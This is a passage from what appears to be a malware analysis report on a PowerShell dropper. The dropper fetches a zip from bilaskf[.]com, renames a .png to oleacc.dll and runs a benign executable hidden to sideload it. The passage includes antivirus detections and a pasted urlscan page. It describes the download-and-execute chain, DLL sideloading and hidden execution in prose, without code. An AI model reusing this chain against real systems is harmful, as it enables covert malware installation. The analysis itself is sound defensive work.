4. This DLL had a ton of symbols related to graphics libraries like Vulkan, OpenCL, libplacebo, GDI, etc. This cluttered the symbol table.

I was unable (in a reasonable amount of time) to find the actual source of the malicious activity, but I was able to find enough suspicious activity – anti-debug and process walking in a DLL that’s intended to be a native Windows library – to determine that this file is malicious beyond a reasonable doubt.

Another CTI Review

- VirusTotal has 4 detections of the DLL as malicious
 - CrowdStrike Falcon: Malicious Confidence 100%
 - Sophos: Mal/Generic-S
 - ESET-NOD32: Win64/Loader.Lycaon.C
 - Tencent: Malware.Win32.Gencirc.149c7fb8



[Next Page]

bilaskf.com

172.67.178.11

Public Scan

Lookup Go To Rescan

Add Verdict Report

Submitted URL: <http://bilaskf.com/>

Effective URL: https://bilaskf.com/sign-in?op_token=64JpdKJEqpFulGwllubDPXqJVjhaoly9tKbSkLflmROD6LOFgcF6vbP4Wtkf7xSGAZEibiKyuMj8emW...

Submission: On August 30 via manual (August 30th 2025, 1:18:22 am UTC) from [US](#) — Scanned from [IL](#)

Summary HTTP 1 Redirects Behaviour Indicators Similar DOM Content API Verdicts

Summary

This website contacted 2 IPs in 1 countries across 1 domains to perform 1 HTTP transactions. The main IP is 172.67.178.11, located in Ascension Island and belongs to CLOUDFLARENET, US. The main domain is bilaskf.com. TLS certificate: Issued by WE1 on August 27th 2025. Valid for: 3 months.

bilaskf.com scanned 10 times on urlscan.io

Show Scans 10

urlscan.io Verdict: No classification

Live information

Google Safe Browsing: Malicious for bilaskf.com

Current DNS A record: 172.67.178.11 (AS13335 - CLOUDFLARENET, US)

Screenshot

Live screenshot Full image



Page Title

bilaskf.com

Page URL History

Show full URLs

Page Statistics

1 100% 0% 1 1

Domain & IP information

| IP/ASNs | IP Detail | Domains | Domain Tree | Links | Certs | Frames |
|---------|---------------|-----------------------|-------------|-------|-------|--------|
| | IP Address | AS Autonomous System | | | | |
| 1 → 2 | 172.67.178.11 | 13335 (CLOUDFLARENET) | | | | |
| 1 | 2 | | | | | |

- The vovsoft[.]com address is most likely safe and even the attached bl.exe is most likely safe.
- The original script is detected by various YARA rules.

Final Assessment

- The user executes the PowerShell script.
- The PowerShell script sends a simple GET request to bilaskf[.]com.
- The script downloads a .zip file from bilaskf[.]com.
- The script extracts two files into the local user Pictures directory: oleacc.png and bl.exe.
- The script renames oleacc.png to oleacc.dll.
- The script then creates a new command prompt instance with the hidden flag to hide it from the user; the command prompt executes bl.exe.
- The bl.exe executable opens the default search browser and navigates to vovsoft[.]com. (Expected behavior of the normal application.)
- Being in the current working directory, when bl.exe (originally mergexml.exe) searches for oleacc.dll, it finds the extracted and renamed oleacc.dll before the system's official oleacc.dll.
 - This is an example of DLL Sideloading.

9. From there, oleac.dll's DllMain executes, evidently running anti-debugging and process walking techniques. CTI suggests that it also tries to inject itself into other processes and sets up various forms of persistence.
10. From the findings above, it is very possible that bl.exe is not malicious and is only included as a portable attack vector. Furthermore, oleacc.dll (originally oleacc.png) is malicious beyond a reasonable doubt.
11. The oleacc.dll binary incorporates various anti-reverse engineering techniques that make it extremely difficult to analyze.